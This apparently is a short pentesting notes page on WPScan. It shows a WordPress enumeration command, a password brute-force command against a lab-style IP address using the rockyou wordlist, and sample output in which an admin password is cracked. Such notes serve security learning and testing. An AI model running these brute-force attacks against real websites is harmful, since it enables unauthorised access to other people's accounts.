



WP Scan



Sometimes your target has running a WordPress website running on their end. There is also a tool which allows you to scan such websites.

This is how you run an overall scan

```
wpscan --url http://10.10.10.10/wordpress -e vp,u
```



When you found a username you can also start a Brute-Force attack on the Website:

```
wpscan --url http://10.10.10.10/wordpress --usernames admin --passwords /usr/share/wordlists/rockyou.txt --max-threads 50
```

```
[+] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:04 ←=====→ (137 / 137) 100.00% Time: 00:00:04

[!] No Config Backups Found.

[+] Performing password attack on Xmlrpc against 1 user/s
[SUCCESS] - admin / my2boys
Trying admin / princess7 Time: 00:03:31 <=====> (3900 / 14348292) 0.02% ETA: ??:?:??

[!] Valid Combinations Found:
| Username: admin, Password: my2boys

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Mon Sep 13 18:10:50 2021
[+] Requests Done: 4040
[+] Cached Requests: 38
[+] Data Sent: 2.04 MB
[+] Data Received: 2.315 MB
[+] Memory used: 260.824 MB
[+] Elapsed time: 00:03:42
```

Revision #2

Created 9 July 2022 14:25:32 by Togoboi

Updated 10 July 2022 08:27:00 by Togoboi